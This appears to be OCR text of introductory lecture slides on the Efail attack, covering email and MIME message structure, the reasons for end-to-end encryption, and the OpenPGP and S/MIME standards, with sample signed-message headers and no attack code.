Efail attack and its implications

Juraj Somorovsky

RUHR UNIVERSITÄT BOCHUM RUB

HACKMANIT

About this talk

- **Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels.** Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, Jörg Schwenk. USENIX Security 2018

- **Johnny, you are fired! Spoofing OpenPGP and S/MIME Signatures in Email**. Jens Müller, Marcus Brinkmann, Damian Poddebniak, Hanno Böck, Sebastian Schinzel, Juraj Somorovsky, Jörg Schwenk. USENIX Security 2019

RUHR UNIVERSITÄT BOCHUM RUB

FH MÜNSTER University of Applied Sciences

NXP

Email.

Internet Message Format („Email“)


```
From: Alice
To: Bob
Subject: Breaking News

Congratulations, you have been promoted!
```


Multipurpose Internet Mail Extensions (MIME)

```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: text/plain

Congratulations, you have been promoted!
```

Multipurpose Internet Mail Extensions (MIME)


```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: multipart/mixed; boundary="BOUNDARY"

--BOUNDARY
Content-type: text/plain

Congratulations, you have been promoted!
--BOUNDARY
Content-type: application/pdf

Contract...
--BOUNDARY--
```


av1.com
av2.com
smtp.corp1
smtp.corp2
imap.corp1
imap.corp2
archive.corp1
archive.corp2


av1.com
smtp.corp1
imap.corp1
archive.corp1
av3.com
smtp.corp3
imap.corp3
archive.corp4
av2.com
smtp.corp2
imap.corp2
archive.corp2
av4.com
smtp.corp4
imap.corp4
archive.corp4

There is no such thing as

“My Email”.



Assumption:

Attacker has access to emails!

Motivation for using end-to-end encryption

Insecure Transport

- TLS *might* be used – we don't know!

Nation state attackers (see also lecture given by Tibor)

- Massive collection of emails
- Snowden's global surveillance disclosure

Breach of email provider / email account

- Single point of failure
- Aren't they reading/analyzing my emails anyway?

Two competing standards

OpenPGP (RFC 4880)

- Favored by privacy advocates
- Web-of-trust (no authorities)

S/MIME (RFC 5751)

- Favored by organizations
- Multi-root trust-hierarchies

Signed Email (S/MIME)

```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: multipart/signed; boundary="BOUNDARY";
```

Signed Email (S/MIME)

```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: multipart/signed; boundary="BOUNDARY";
              protocol="application/pkcs7-signature"
```

Signed Email (S/MIME)

```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: multipart/signed; boundary="BOUNDARY";
              protocol="application/pkcs7-signature"

--BOUNDARY
Content-type: text/plain

Congratulations, you have been promoted!
--BOUNDARY
Content-Type: application/pkcs7-signature
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHAqCAMIACAQExDzANBglghkgBZQMEAgEFAD…
OlA9pggcyAAAAAAAAA==
--BOUNDARY--
```

Signed Email (PGP)

